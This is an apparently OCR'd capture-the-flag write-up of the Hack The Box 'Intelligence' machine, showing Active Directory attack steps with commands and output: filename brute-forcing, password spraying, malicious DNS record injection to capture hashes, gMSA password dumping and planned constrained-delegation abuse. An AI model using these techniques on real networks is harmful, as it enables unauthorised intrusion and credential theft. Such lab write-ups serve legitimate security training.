
Intelligence

Intelligence is a medium difficulty Windows machine that showcases a number of common attacks in an Active Directory environment. After retrieving internal PDF documents stored on the web server (by brute-forcing a common naming scheme) and inspecting their contents and metadata, which reveal a default password and a list of potential AD users, password spraying leads to the discovery of a valid user account, granting initial foothold on the system. A scheduled PowerShell script that sends authenticated requests to web servers based on their hostname is discovered; by adding a custom DNS record, it is possible to force a request that can be intercepted to capture the hash of a second user, which is easily crackable. This user is allowed to read the password of a group managed service account, which in turn has constrained delegation access to the domain controller, resulting in a shell with administrative privileges.


Content

1 Initial Reconnaissance and Service Mapping

An Nmap scan has uncovered a webpage with an option to download PDFs, alongside detecting several open TCP ports, including the website on TCP port 80.



Notably, the filenames of the PDFs on the website adhere to a 'YYYY-MM-DD-upload.pdf' format. This observation leads to a reasonable assumption that there could be additional PDFs following the same naming convention, which might not be directly linked on the site.



The files are structured in a specific manner. Let's develop a script that generates dates, which we can then use to uncover 'hidden' PDFs:

```
#!/bin/bash
DATE=2020-01-01

for i in {0..366}
do
       NEXT_DATE=$(date +%Y-%m-%d -d "$DATE + $i day")
          echo "$NEXT_DATE""-upload.pdf"
      done
```

So, now we have potential filenames constructed in this manner:

```
└─$ head names
2020-01-01-upload.pdf
2020-01-02-upload.pdf
2020-01-03-upload.pdf
2020-01-04-upload.pdf
2020-01-05-upload.pdf
2020-01-06-upload.pdf
2020-01-07-upload.pdf
```

With this approach, we can use the generated filenames to enumerate and download possible matches:

```
└─$ for i in $(cat names); do wget http://10.10.10.248/documents/$i; done
```

Indeed, this method proved successful as we were able to retrieve several files using the generated filenames

```
--2023-12-29 23:07:10--  http://10.10.10.248/documents/2020-12-29-upload.pdf
Connecting to 10.10.10.248:80... connected.
HTTP request sent, awaiting response... 404 Not Found
2023-12-29 23:07:10 ERROR 404: Not Found.

--2023-12-29 23:07:10--  http://10.10.10.248/documents/2020-12-30-upload.pdf
Connecting to 10.10.10.248:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 25109 (25K) [application/pdf]
Saving to: '2020-12-30-upload.pdf'

2020-12-30-upload.pdf     100%[=====================================>]  24.52K  --.-KB/s    in 0.06s

2023-12-29 23:07:10 (402 KB/s) - '2020-12-30-upload.pdf' saved [25109/25109]
```

We successfully retrieved a total of 84 files!

```
└─$ ls -l *.pdf | wc -l
84
```

The challenge lies in the time-consuming nature of manually reviewing all 84 PDF files. However, we can efficiently convert these PDFs into text using the 'pdftotext' tool:

```
└─$ for f in *pdf; do pdftotext $f; done
```

Subsequently, by examining the header of each converted text file, we can identify and focus on the important topics contained within these documents:


```
└─$ head -n1 *.txt
```

The topics covered in these files are notably more interesting than those in the other documents:

```
==> 2020-06-04-upload.txt <==
New Account Guide
```

```
==> 2020-12-30-upload.txt <==
Internal IT Update
```


First one hints about automated script running in environment. This might be useful later:



Internal IT Update

There has recently been some outages on our web servers. Ted has gotten a script in place to help notify us if this happens again.
Also, after discussion following our recent security audit we are in the process of locking down our service accounts.

The second document reveals valuable information by providing us with credentials:




New Account Guide

Welcome to Intelligence Corp!
Please login using your username and the default password of:
NewIntelligenceCorpUser9876


After logging in please change your password as soon as possible.

We also have potential usernames in metadata:



```
└─$ exiftool 2020-06-04-upload.pdf
ExifTool Version Number         : 12.67
File Name                       : 2020-06-04-upload.pdf
Directory                       : .
File Size                       : 27 kB
File Modification Date/Time     : 2021:04:01 20:00:00+03:00
File Access Date/Time           : 2023:12:29 23:07:37+02:00
File Inode Change Date/Time     : 2023:12:29 23:06:43+02:00
File Permissions                : -rw-r--r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.5
Linearized                      : No
Page Count                      : 1
Creator                         : Jason.Patterson
```

Using the following command, we can efficiently extract the usernames from the files:



```
└─$ find . *.pdf|xargs exiftool |grep Creator|awk '{print $3}' >  users.txt
```

Now, we've successfully gathered a list of potential usernames and passwords!

```
└─$ wc -l users.txt
252 users.txt

┌──(kali㉿kali)-[~/htbvip/intelligence]
└─$ head users.txt
Samuel.Richardson
Jason.Patterson
Jessica.Moody
David.Reed
Veronica.Patel
John.Coleman
Anita.Roberts
Brian.Baker
John.Coleman
Jason.Wright
```

With this information, I can conduct a password spray attack to identify potentially working username-password combinations.

```
└─$ nxc smb 10.10.10.248 -u users.txt -p 'NewIntelligenceCorpUser9876' --continue-on-success > passwordspray.txt
```


```
└─$ cat passwordspray.txt | grep -v STATUS_LOGON_FAILURE
SMB         10.10.10.248    445    DC               [*] Windows 10.0 Build 17763 x64 (name:DC) (domain:intelligence.
SMB         10.10.10.248    445    DC               [+] intelligence.htb\Tiffany.Molina:NewIntelligenceCorpUser9876
SMB         10.10.10.248    445    DC               [+] intelligence.htb\Tiffany.Molina:NewIntelligenceCorpUser9876
SMB         10.10.10.248    445    DC               [+] intelligence.htb\Tiffany.Molina:NewIntelligenceCorpUser9876
SMB         10.10.10.248    445    DC               [+] intelligence.htb\Tiffany.Molina:NewIntelligenceCorpUser9876
SMB         10.10.10.248    445    DC               [+] intelligence.htb\Tiffany.Molina:NewIntelligenceCorpUser9876
SMB         10.10.10.248    445    DC               [+] intelligence.htb\Tiffany.Molina:NewIntelligenceCorpUser9876
```

Success! We've successfully identified working credentials:


Tiffany.Molina:NewIntelligenceCorpUser9876

2 User-Level Access and Obtaining the User Flag

Now, equipped with the working credentials, we can begin our enumeration process:



Using smbclient, we're able to download the 'user.txt' file directly from the user's desktop:



3 Elevating Privileges to System Administrator

Within the 'IT' SMB share, we've discovered a script that could potentially be the same one referenced in the PDFs:

```
└─$ smbclient \\\\10.10.10.248\\IT -U Tiffany.Molina
Password for [WORKGROUP\Tiffany.Molina]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Apr 19 03:50:55 2021
  ..                                  D        0  Mon Apr 19 03:50:55 2021
  downdetector.ps1                    A     1046  Mon Apr 19 03:50:55 2021

                3770367 blocks of size 4096. 1461647 blocks available
smb: \> get downdetector.ps1
getting file \downdetector.ps1 of size 1046 as downdetector.ps1 (4.8 KiloBytes/sec) (average 4.8 KiloBytes/sec)
smb: \>
```


```
└─$ cat downdetector.ps1
◆◆# Check web server status. Scheduled to run every 5min
Import-Module ActiveDirectory
foreach($record in Get-ChildItem "AD:DC=intelligence.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=intelligence,DC=htb" | Where-Object Name -like "web*")  {
try {
$request = Invoke-WebRequest -Uri "http://$($record.Name)" -UseDefaultCredentials
if(.StatusCode -ne 200) {
Send-MailMessage -From 'Ted Graves <Ted.Graves@intelligence.htb>' -To 'Ted Graves <Ted.Graves@intelligence.htb>' -Subject "Host: $($record.Name) is down"
}
} catch {}
}
```

The script we found systematically loops through DNS records, sending authenticated requests to any host with a name that begins with 'web' to verify its status. Interestingly, we can utilize the permissions, which are granted by default to authenticated users, to create arbitrary DNS records in the Active Directory Integrated DNS (ADIDNS) zone. This allows us to add a new record pointing to our own IP address, effectively leveraging the system's existing framework for our purposes


I utilized the 'dnstool.py' script to create an 'A' record within the Domain Controller (DC), directing it to point to my own IP address.

```
└─$ python dnstool.py -u 'intelligence\Tiffany.Molina' -p NewIntelligenceCorpUser9876 10.10.10.248 -a add -r timosoini -d 10.10.14.12  -t A
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
```

Now, we set up and run the Responder tool, patiently waiting for the desired response:




Boom! We've successfully captured the hash for Ted.Graves! Fortunately, this hash is easily crackable using John the Ripper:




Now, we can utilize BloodHound to further enumerate and analyze the Active Directory environment:

```
└─$ nxc ldap 10.10.10.248 -u 'Ted.Graves' -p 'Mr.Teddy' --bloodhound -ns 10.10.10.248 --collection All
SMB         10.10.10.248    445    DC               [*] Windows 10.0 Build 17763 x64 (name:DC) (domain:intelligence.htb) (signing:True) (SMBv1:False)
LDAP        10.10.10.248    389    DC               [+] intelligence.htb\Ted.Graves:Mr.Teddy
LDAP        10.10.10.248    389    DC               Node TED.GRAVES@INTELLIGENCE.HTB successfully set as owned in BloodHound
LDAP        10.10.10.248    389    DC               Resolved collection methods: localadmin, psremote, session, dcom, objectprops, rdp, container, acl, trusts, group
LDAP        10.10.10.248    389    DC               Done in 00M 10S
LDAP        10.10.10.248    389    DC               Compressing output into /home/kali/.nxc/logs/DC_10.10.10.248_2023-12-30_011425bloodhound.zip
```



Upon closer examination, we've discovered that our user, as a member of the 'ITSUPPORT' group, possesses the 'ReadGMSAPassword' right:



SVC_INT$@INTELLIGENCE.HTB is a Group Managed Service Account. The group ITSUPPORT@INTELLIGENCE.HTB can retrieve the password for the GMSA SVC_INT$@INTELLIGENCE.HTB.

Group Managed Service Accounts (GMSAs) are a unique type of Active Directory object characterized by their passwords being managed and automatically updated by Domain Controllers at regular intervals, a feature that can be checked using the 'MSDS-ManagedPasswordInterval' attribute.


The primary purpose of a GMSA is to enable certain computer accounts to retrieve the GMSA's password and use it to run local services. However, an attacker who gains control over an authorized principal could potentially abuse this privilege to impersonate the GMSA.

There are various methods to exploit the ability to read the GMSA password. The most straightforward approach is feasible when the GMSA is actively logged into a computer, which is its intended use. In such cases, if the GMSA is logged into a computer account authorized to retrieve its password, an attacker could either steal the token from the process running as the GMSA or inject into that process for malicious purposes.

With this information, we are now able to obtain the password hash of the service account. There's a specialized Python tool, gMSADumper, designed specifically for extracting GMSA passwords:

```
└─$ python gMSADumper.py -u Ted.Graves -p Mr.Teddy -d intelligence.htb -l 10.10.10.248
Users or groups who can read password for svc_int$:
 > DC$
 > itsupport
svc_int$:::d4a0554f26a9f3df13720481e07e0a3f
svc_int$:aes256-cts-hmac-sha1-96:23337eae58d3ae2ab25617bc34aead29ac42771db97ceb853a91b8d71b3aa2c8
svc_int$:aes128-cts-hmac-sha1-96:f433580dc80eb3dadeb2c7d5dc8e37c5
```

We can now abuse constrained delegation to request a TGT for the Administrator user:



To gain shell access, I plan to use 'wmiexec', a component of the Impacket suite. The '-k' option will be used to specify Kerberos authentication.